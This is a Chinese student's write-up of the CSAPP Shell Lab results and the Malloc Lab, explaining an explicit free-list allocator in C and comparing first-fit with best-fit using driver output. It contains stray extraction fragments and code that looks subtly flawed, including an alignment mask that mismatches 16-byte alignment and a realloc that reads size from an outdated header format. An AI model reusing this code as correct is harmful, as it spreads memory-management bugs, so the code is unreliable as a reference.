1483748 pts/4 T 0:00 ./mysplit 4
1483769 pts/4 R 0:00 /bin/ps a
tsh> fg %1
tsh> /bin/ps a
PID TTY STAT TIME COMMAND
275 pts/0 Ss+ 0:00 /sbin/agetty -o -p -- \u --noclear --keep-baud console 115200,38400,9600 linux
276 pts/1 Ss+ 0:00 /sbin/agetty -o -p -- \u --noclear --keep-baud tty1 115200,38400,9600 linux
277 pts/2 Ss+ 0:00 /sbin/agetty -o -p -- \u --noclear --keep-baud tty2 115200,38400,9600 linux
1480268 pts/3 Ss+ 0:00 /bin/bash
1483136 pts/4 Ss 0:00 /bin/bash
1483742 pts/4 S+ 0:00 make test13
1483743 pts/4 S+ 0:00 /bin/sh -c ./sdriver.pl -t trace13.txt -s ./tsh -a "-p"
1483744 pts/4 S+ 0:00 /usr/bin/perl ./sdriver.pl -t trace13.txt -s ./tsh -a -p
1483745 pts/4 S+ 0:00 ./tsh -p
1483814 pts/4 R 0:00 /bin/ps a
root@VM3242-zyy:/home/ubuntu/文档/Code/CSAPP/shlab-handout# make test14
./sdriver.pl -t trace14.txt -s ./tsh -a "-p"
#
trace14.txt - Simple error handling
SSH: vlab.ustc.edu.cn
行 1，列 1
空格: 2
UTF-8
LF
纯文本





结果均与`tshref.out`中的输出一致。

Malloc Lab


本学期OS课上也让我们做了个空间分配器（使用`sbrk()`），详见Shell Lab里我的GitHub库链接🔗。

本实验内存分配器流程

1. 堆空间初始化，使用sbrk从内核申请5MB的空间，堆指针指向最低位置
2. 内存分配器初始化，堆空间中取4KB空间(堆指针向上增加4KB)加入到空闲链表
3. 用户调用malloc函数申请 request_size 大小的内存
4. 搜索空闲链表是否有符合条件的块（first-fit best-fit），如果找到则转到6
5. 没有符合条件的块，则内存分配器向堆空间申请max(4KB, request_size)大小的内存，做一次尝试合并(查看地址相邻的前后的块是否也是空闲的)，加入空闲链表，并作为符合条件的块返回
6. 对符合条件的块作处理，若该块分配过 request_size 大小的内存后还剩余较多内存(大于MIN_BLK_SIZE)，则需先分割出空闲部分，加入空闲链表，然后将分配出去的块从空闲链表移除。

空间管理 使用显式空闲链表

将堆组织成一个双向的空闲链表，在每个空闲块中，都包含一 个 pred （前驱）和 succ （后继）指针，分配块和空闲块的格式如下图所示：



对比隐式空闲链表，显式双向空闲链表的方式使适配算法的搜索时间由 **块总数的线性时间** 减少到 **空闲块数量的线性时间** ，因为它不需要搜索整个堆，而只是需要搜索空闲链表即可。

如上图所示，与隐式空闲链表相比，分配块和空闲块的格式都有变化。

首先，分配块没有了脚部，这可以优化空间利用率。当进行块合并时，只有当前块的前面邻居块是空闲的情况下，才会使用到前邻居块的脚部。如果我们把前面邻居块的已分配/空闲信息位保存在当前块头部中未使用的低位中(比如第1位中)，那么已分配的块就不需要脚部了。但是，一定注意:空闲块仍 然需要脚部，因为脚部需要在合并时用到。

其次，空闲块中多了 pred (前驱)和 succ (后继)指针。正是由于空闲块中多了这两个指针，再加上头 部、脚部的大小，所以最小的块大小为 4个**字** 。

分配块由头部、有效载荷部分、可选的填充部分组成。其中最重要的是头部的信息：头部大小为一个字(64 bits)， 其中第3-64位存储该块大小的高位。(因为按字对齐，所以低三位都0)；第0位的值表示该块是否已分配，0表示未分配(空闲块)，1表示已分配(分配块)；第1位的值表示该块 **前面的邻居块** 是否已分配，0表示前邻居未分配，1表示前邻居已分配。

空闲块由头部、前驱、后继、其余空闲部分、脚部组成；头部、脚部的信息与分配块的头部信息格式一样；前驱表示在空闲链表中前一个空闲块的地址；后继表示在空闲链表中后一个空闲块的地址。

宏定义

宏	意义
`WSIZE`	字长
`DSIZE`	双字长
`CHUNKSIZE`	内存分配器扩容最小单元
`PACK`	块大小和分配位结合返回一个值
`GET` / `PUT`	对指针p指向的位置取值/赋值
`HDRP` / `FTRP`	返回bp指向块的头/脚部指针
`PREV_BLKP` / `NEXT_BLKP`	返回与bp相邻的上一/下一块
`GET_PRED` / `GET_SUCC`	返回与空闲块bp相连的上一个/下一个空闲块

```
/*explicit free list start*/
#define WSIZE 8
#define DSIZE 16
#define CHUNKSIZE (1 << 12)
#define MAX(x, y) ((x) > (y) ? (x) : (y))
#define MIN(x, y) ((x) < (y) ? (x) : (y))

#define PACK(size, prev_alloc, alloc) (((size) & ~(1<<1)) | ((prev_alloc << 1) & ~(1)) | (alloc))
#define PACK_PREV_ALLOC(val, prev_alloc) (((val) & ~(1<<1)) | (prev_alloc << 1))
#define PACK_ALLOC(val, alloc) ((val) | (alloc))

#define GET(p) (*(unsigned long *)(p))
#define PUT(p, val) (*(unsigned long *)(p) = (val))

#define GET_SIZE(p) (GET(p) & ~0x7)
#define GET_ALLOC(p) (GET(p) & 0x1)
#define GET_PREV_ALLOC(p) ((GET(p) & 0x2) >> 1)

#define HDRP(bp) ((char *)(bp)-WSIZE)
#define FTRP(bp) ((char *)(bp) + GET_SIZE(HDRP(bp)) - DSIZE) /*only for free blk*/
```

```
#define NEXT_BLKP(bp) ((char *)(bp) + GET_SIZE(((char *)(bp)-WSIZE)))
#define PREV_BLKP(bp) ((char *)(bp)-GET_SIZE(((char *)(bp)-DSIZE))) /*only when prev_block is free, which can usd*/

#define GET_PRED(bp) (GET(bp))
#define SET_PRED(bp, val) (PUT(bp, val))

#define GET_SUCC(bp) (GET(bp + WSIZE))
#define SET_SUCC(bp, val) (PUT(bp + WSIZE, val))

#define MIN_BLK_SIZE (2 * DSIZE)
/*explicit free list end*/

/* single word (4) or double word (8) alignment */
#define ALIGNMENT DSIZE

/* rounds up to the nearest multiple of ALIGNMENT */
#define ALIGN(size) (((size) + (ALIGNMENT - 1)) & ~0x7)

#define SIZE_T_SIZE (ALIGN(sizeof(size_t)))

static char *heap_listp;
static char *free_listp;

static void *extend_heap(size_t words);
static void *coalesce(void *bp);
// static void *find_fit(size_t asize);
static void *find_fit_best(size_t asize);
static void *find_fit_first(size_t asize);
static void place(void *bp, size_t asize);
static void add_to_free_list(void *bp);
static void delete_from_free_list(void *bp);
// double get_utilization();
void mm_check(const char *);

size_t user_malloc_size, heap_size;
```

mm_init()

```
/*
 * mm_init - initialize the malloc package.
 */
int mm_init(void)
{
    free_listp = NULL;

    if ((heap_listp = mem_sbrk(4 * WSIZE)) == (void *)-1)
        return -1;
```

```
    PUT(heap_listp, 0);
    PUT(heap_listp + (1 * WSIZE), PACK(DSIZE, 1, 1));
    PUT(heap_listp + (2 * WSIZE), PACK(DSIZE, 1, 1));
    PUT(heap_listp + (3 * WSIZE), PACK(0, 1, 1));
    heap_size += 4 * WSIZE;
    heap_listp += (2 * WSIZE);

    if (extend_heap(CHUNKSIZE / WSIZE) == NULL)
        return -1;
    //mm_check(__FUNCTION__);

    user_malloc_size = 0;

    return 0;
}
```

mm_malloc()

```
void *mm_malloc(size_t size)
{
    // int newsize = ALIGN(size + SIZE_T_SIZE);
    // void *p = mem_sbrk(newsize);
    // if (p == (void *)-1)
  // return NULL;
    // else {
    //     *(size_t *)p = size;
    //     return (void *)((char *)p + SIZE_T_SIZE);
    // }

    // mm_check(__FUNCTION__);
    size_t newsize;
    size_t extend_size;
    char *bp;

    if (size == 0)
        return NULL;
    newsize = MAX(MIN_BLK_SIZE, ALIGN((size + WSIZE)));
    if ((bp = find_fit_best(newsize)) != NULL)
    {
        place(bp, newsize);
        user_malloc_size += GET_SIZE(HDRP(bp));
        return bp;
    }
    /*no fit found.*/
    extend_size = MAX(newsize, CHUNKSIZE);
    if ((bp = extend_heap(extend_size / WSIZE)) == NULL)
    {
```

```
        return NULL;
    }
    place(bp, newsize);

    user_malloc_size += GET_SIZE(HDRP(bp));
    return bp;
}
```

mm_free()

```
/*
 * mm_free - Freeing a block does nothing.
 */
void mm_free(void *bp)
{
    size_t size = GET_SIZE(HDRP(bp));
    size_t prev_alloc = GET_PREV_ALLOC(HDRP(bp));
    void *head_next_bp = NULL;

    PUT(HDRP(bp), PACK(size, prev_alloc, 0));
    PUT(FTRP(bp), PACK(size, prev_alloc, 0));
    // printf("%s, addr_start=%u, size_head=%lu, size_foot=%lu\n",
    //     __FUNCTION__, HDRP(bp), (size_t)GET_SIZE(HDRP(bp)),
(size_t)GET_SIZE(FTRP(bp)));

     /*notify next_block, i am free*/
    head_next_bp = HDRP(NEXT_BLKP(bp));
    PUT(head_next_bp, PACK_PREV_ALLOC(GET(head_next_bp), 0));

    user_malloc_size -= GET_SIZE(HDRP(bp));

    coalesce(bp);
}
```

mm_realloc()

```
/*
 * mm_realloc - Implemented simply in terms of mm_malloc and mm_free
 */
void *mm_realloc(void *ptr, size_t size)
{
    void *oldptr = ptr;
    void *newptr;
    size_t copySize;

    newptr = mm_malloc(size);
    if (newptr == NULL)
```

```
    return NULL;
  copySize = *(size_t *)((char *)oldptr - SIZE_T_SIZE);
  if (size < copySize)
    copySize = size;
  memcpy(newptr, oldptr, copySize);
  mm_free(oldptr);
  return newptr;
}
```

扩展堆与合并堆

```
static void *extend_heap(size_t words)
{
    /*get heap_brk*/
    char *old_heap_brk = mem_sbrk(0);
    size_t prev_alloc = GET_PREV_ALLOC(HDRP(old_heap_brk));

    //printf("\nin extend_heap prev_alloc=%u\n", prev_alloc);
    char *bp;
    size_t size;
    size = (words % 2) ? (words + 1) * WSIZE : words * WSIZE;

    if ((long)(bp = mem_sbrk(size)) == -1)
        return NULL;

    PUT(HDRP(bp), PACK(size, prev_alloc, 0)); /*last free block*/
    PUT(FTRP(bp), PACK(size, prev_alloc, 0));

    PUT(HDRP(NEXT_BLKP(bp)), PACK(0, 0, 1)); /*break block*/

    heap_size += GET_SIZE(HDRP(bp));

    return coalesce(bp);
}

static void *coalesce(void *bp)
{
    /*add_to_free_list(bp);*/
    size_t prev_alloc = GET_PREV_ALLOC(HDRP(bp));
    size_t next_alloc = GET_ALLOC(HDRP(NEXT_BLKP(bp)));
    size_t size = GET_SIZE(HDRP(bp));
    /*
            将 bp 指向的空闲块 与 相邻块合并
            结合前一块及后一块的分配情况，共有 4 种可能性
    */
    if (prev_alloc && next_alloc) /* 前后都是已分配的块 */
    {
    }
```

```
    else if (prev_alloc && !next_alloc) /*前块已分配，后块空闲*/
    {
        char* next_bp = NEXT_BLKP(bp);
        delete_from_free_list(next_bp);
        size_t size_next = GET_SIZE(HDRP(next_bp));

        PUT(HDRP(bp), PACK(size + size_next, 1, 0));
        PUT(FTRP(next_bp), PACK(size + size_next, 1, 0));
    }
    else if (!prev_alloc && next_alloc) /*前块空闲，后块已分配*/
    {
        char* prev_bp = PREV_BLKP(bp);
        delete_from_free_list(PREV_BLKP(bp));
        size_t size_prev = GET_SIZE(HDRP(prev_bp));
        size_t prev_alloc = GET_PREV_ALLOC(HDRP(prev_bp));

        PUT(HDRP(prev_bp), PACK(size + size_prev, prev_alloc, 0));
        PUT(FTRP(bp), PACK(size + size_prev, prev_alloc, 0));
        bp = prev_bp;
    }
    else /*前后都是空闲块*/
    {
        char* prev_bp = PREV_BLKP(bp);
        char* next_bp = NEXT_BLKP(bp);
        delete_from_free_list(prev_bp);
        delete_from_free_list(next_bp);

        size_t size_prev = GET_SIZE(HDRP(prev_bp));
        size_t size_next = GET_SIZE(HDRP(next_bp));
        size_t prev_alloc = GET_PREV_ALLOC(HDRP(prev_bp));

        PUT(HDRP(prev_bp), PACK(size + size_prev + size_next, prev_alloc, 0));
        PUT(FTRP(next_bp), PACK(size + size_prev + size_next, prev_alloc, 0));
        bp = PREV_BLKP(bp);
    }
    add_to_free_list(bp);
    return bp;
}

static void place(void *bp, size_t asize)
{
    /*
        将一个空闲块转变为已分配的块
            1. 若空闲块在分离出一个 asize 大小的使用块后，剩余空间不足空闲块的最小大小，
                则原先整个空闲块应该都分配出去
            2. 若剩余空间仍可作为一个空闲块，则原空闲块被分割为一个已分配块+一个新的空闲块
            3. 空闲块的最小大小已经 #define
    */
    size_t prev_alloc = GET_PREV_ALLOC(HDRP(bp));
```

```
    size_t prev_size = GET_SIZE(HDRP(bp));

    delete_from_free_list(bp);

    if(prev_size - asize > MIN_BLK_SIZE) {

        PUT(HDRP(bp), PACK(asize, prev_alloc, 1));
        char* next_bp = NEXT_BLKP(bp);
        PUT(HDRP(next_bp), PACK(prev_size - asize, 1, 0));
        PUT(FTRP(next_bp), PACK(prev_size - asize, 1, 0));

        add_to_free_list(next_bp);
    } else {
        PUT(HDRP(bp), PACK(prev_size, prev_alloc, 1));
        char* next_bp = NEXT_BLKP(bp);

        size_t size_next = GET_SIZE(HDRP(next_bp));
        size_t next_alloc = GET_ALLOC(HDRP(next_bp));

        PUT(HDRP(next_bp), PACK(size_next, 1, next_alloc));
        if(!next_alloc) PUT(FTRP(next_bp), PACK(size_next, 1, next_alloc));
    }
}
```

空闲链表操作

在显式链表管理方案下，分配器维护一个指针`heap_listp`指向堆中的第一个内存块，也即序言块；另外，分配器还维护了另一个指针`free_listp`指向堆中的第一个空闲内存块。

访问空闲链表：当我们拥有某空闲块的地址 bp ，那么要想访问前一空闲块/后一空闲块，就可调用`GET_PREV`和`GET_SUCC`宏获取其基地址，这相当于双向链表中的`prev()`和`next()`成员函数。

增删空闲链表：`add_to_free_list`和`delete_from_free_list`用来向双向链表中增加/删除空闲块。

```
static void add_to_free_list(void *bp)
{
    /*set pred & succ*/
    if (free_listp == NULL) /*free_list empty*/
    {
        SET_PRED(bp, 0);
        SET_SUCC(bp, 0);
        free_listp = bp;
    }
    else
    {
        SET_PRED(bp, 0);
        SET_SUCC(bp, (size_t)free_listp); /*size_t ???*/
        SET_PRED(free_listp, (size_t)bp);
        free_listp = bp;
```

```
    }
}

static void delete_from_free_list(void *bp)
{
    size_t prev_free_bp=0;
    size_t next_free_bp=0;
    if (free_listp == NULL)
        return;
    prev_free_bp = GET_PRED(bp);
    next_free_bp = GET_SUCC(bp);

    if (prev_free_bp == next_free_bp && prev_free_bp != 0)
    {
        //mm_check(__FUNCTION__);
        //printf("\nin delete from list: bp=%u, prev_free_bp=%u,
next_free_bp=%u\n", (size_t)bp, prev_free_bp, next_free_bp);
    }
    if (prev_free_bp && next_free_bp) /*11*/
    {
        SET_SUCC(prev_free_bp, GET_SUCC(bp));
        SET_PRED(next_free_bp, GET_PRED(bp));
    }
    else if (prev_free_bp && !next_free_bp) /*10*/
    {
        SET_SUCC(prev_free_bp, 0);
    }
    else if (!prev_free_bp && next_free_bp) /*01*/
    {
        SET_PRED(next_free_bp, 0);
        free_listp = (void *)next_free_bp;
    }
    else /*00*/
    {
        free_listp = NULL;
    }
}
```

首次适配

遍历 freelist， 找到第一个合适的空闲块后返回

```
static void *find_fit_first(size_t asize)
{
   char *ptr = free_listp;
   while(ptr) {
       if(GET_SIZE(HDRP(ptr)) > asize) return ptr;
       ptr = (void *) GET_SUCC(ptr);
   }
   return NULL;
}
```

使用默认的`trace-file`和首次适配算法 运行结果如下：

```
root@VM3242-zyy:/home/ubuntu/文档/Code/CSAPP/malloclab# make
gcc -Wall -O2 -m32   -c -o mm.o mm.c
mm.c:299:14: warning: ‘find_fit_best’ defined but not used [-Wunused-function]
  299 | static void* find_fit_best(size_t asize) {
      |              ^~~~~~~~~~~~~
gcc -Wall -O2 -m32 -o mdriver mdriver.o mm.o memlib.o fsecs.o fcyc.o clock.o ftimer.o
root@VM3242-zyy:/home/ubuntu/文档/Code/CSAPP/malloclab# ./mdriver
Team Name:USTC-CSAPP
Member 1 :Yiyao Zhang:es020711@mail.ustc.edu.cn
Using default tracefiles in /home/ubuntu/文档/Code/CSAPP/malloclab/
Perf index = 47 (util) + 40 (thru) = 87/100
```

最佳适配

遍历 freelist， 找到最合适的空闲块，返回

```
static void* find_fit_best(size_t asize) {
    char *ptr = free_listp;
    int cnt = 0, fit = 0;
    int fit_num = 0;
    int fit_val = 163840000;
    while(ptr) {
        if(GET_SIZE(HDRP(ptr)) > asize) {
            if(fit == 0) fit = 1;
            if(fit_val > GET_SIZE(HDRP(ptr)) - asize){
                fit_val = GET_SIZE(HDRP(ptr)) - asize;
                fit_num = cnt;
            }
        }
        cnt ++;
        ptr = (void*)GET_SUCC(ptr);
    }

    ptr = free_listp;
    cnt = 0;
    if(fit){
        while(ptr) {
```

```
            if(cnt == fit_num) return ptr;
            cnt ++;
            ptr = (void *)GET_SUCC(ptr);
        }
    }
    return NULL;
}
```

使用最佳适配算法 运行结果如下：

```
gcc -Wall -O2 -m32   -c -o fsecs.o fsecs.c
gcc -Wall -O2 -m32   -c -o ftimer.o ftimer.c
gcc -Wall -O2 -m32 -o mdriver mdriver.o mm.o memlib.o fsecs.o fcyc.o clock.o ftimer.o
root@VM3242-zyy:/home/ubuntu/文档/Code/CSAPP/malloclab# ./mdriver
Team Name:USTC-CSAPP
Member 1 :Yiyao Zhang:es020711@mail.ustc.edu.cn
Using default tracefiles in /home/ubuntu/文档/Code/CSAPP/malloclab/
Perf index = 47 (util) + 40 (thru) = 87/100
root@VM3242-zyy:/home/ubuntu/文档/Code/CSAPP/malloclab#
```

可能由于给的`trace-file`测试开辟的内存空间较少，无法将两种算法之间的区别表现出来。

这里使用助教编写的内存利用率测试文件

sh脚本：

```
#! /bin/bash

TASKPATH=$PWD
MALLOCPATH=/home/ubuntu/文档/Code/OS/lab3/malloclab # 需要修改为你的libmem.so所在目录
export LD_LIBRARY_PATH=$MALLOCPATH:$LD_LIBRARY_PATH
cd $MALLOCPATH; make clean; make
cd $TASKPATH
g++ workload.cc -o workload -I$MALLOCPATH -L$MALLOCPATH -lmem -lpthread
./workload
```

首次适配算法：

```
workload.cc:142:1: warning: no return stateme
  142 | }
      | ^
before free: 0.999804; after free: 0.223745
time of loop 0 : 1027ms
before free: 0.973545; after free: 0.216414
time of loop 1 : 963ms
before free: 0.967669; after free: 0.219073
time of loop 2 : 1006ms
before free: 0.964393; after free: 0.217223
time of loop 3 : 947ms
before free: 0.96164; after free: 0.212361
time of loop 4 : 1012ms
before free: 0.963092; after free: 0.215055
time of loop 5 : 1027ms
before free: 0.960802; after free: 0.213814
time of loop 6 : 996ms
before free: 0.963977; after free: 0.214693
time of loop 7 : 997ms
before free: 0.958546; after free: 0.212467
time of loop 8 : 967ms
before free: 0.967839; after free: 0.21446
time of loop 9 : 963ms
before free: 0.96558; after free: 0.215257
time of loop 10 : 1019ms
before free: 0.964289; after free: 0.218399
time of loop 11 : 963ms
before free: 0.967141; after free: 0.216907
time of loop 12 : 978ms
before free: 0.966997; after free: 0.214531
time of loop 13 : 963ms
before free: 0.970202; after free: 0.216383
time of loop 14 : 972ms
before free: 0.965155; after free: 0.215735
time of loop 15 : 1000ms
before free: 0.961787; after free: 0.214673
time of loop 16 : 992ms
before free: 0.961911; after free: 0.215343
time of loop 17 : 1012ms
```

最佳适配算法：

```
  142 | }
      | ^
before free: 0.999804; after free: 0.223745
time of loop 0 : 1338ms
before free: 0.999589; after free: 0.222049
time of loop 1 : 2494ms
before free: 0.999358; after free: 0.226104
time of loop 2 : 2461ms
before free: 0.996632; after free: 0.224357
time of loop 3 : 2521ms
before free: 0.993686; after free: 0.219366
time of loop 4 : 2547ms
before free: 0.995129; after free: 0.222096
time of loop 5 : 2477ms
before free: 0.992645; after free: 0.220798
time of loop 6 : 2471ms
before free: 0.995905; after free: 0.221641
time of loop 7 : 2522ms
before free: 0.9902; after free: 0.219388
time of loop 8 : 2544ms
before free: 0.999487; after free: 0.221265
time of loop 9 : 2535ms
before free: 0.997381; after free: 0.222116
time of loop 10 : 2475ms
before free: 0.995899; after free: 0.225492
time of loop 11 : 2484ms
before free: 0.998815; after free: 0.223965
time of loop 12 : 2497ms
before free: 0.998887; after free: 0.221386
time of loop 13 : 2533ms
before free: 0.999602; after free: 0.222785
time of loop 14 : 2459ms
before free: 0.994946; after free: 0.222325
time of loop 15 : 2499ms
before free: 0.991114; after free: 0.221002
time of loop 16 : 2472ms
before free: 0.991038; after free: 0.221721
time of loop 17 : 2506ms
before free: 0.991737; after free: 0.22051
time of loop 18 : 2450ms
before free: 0.994938; after free: 0.22265
```

可以看到最佳适配在free前的空间利用率一直都很高，这说明内部碎片化的问题得到缓解；然而malloc的时间性能却远不如首次适配算法。

至此 Malloc Lab结束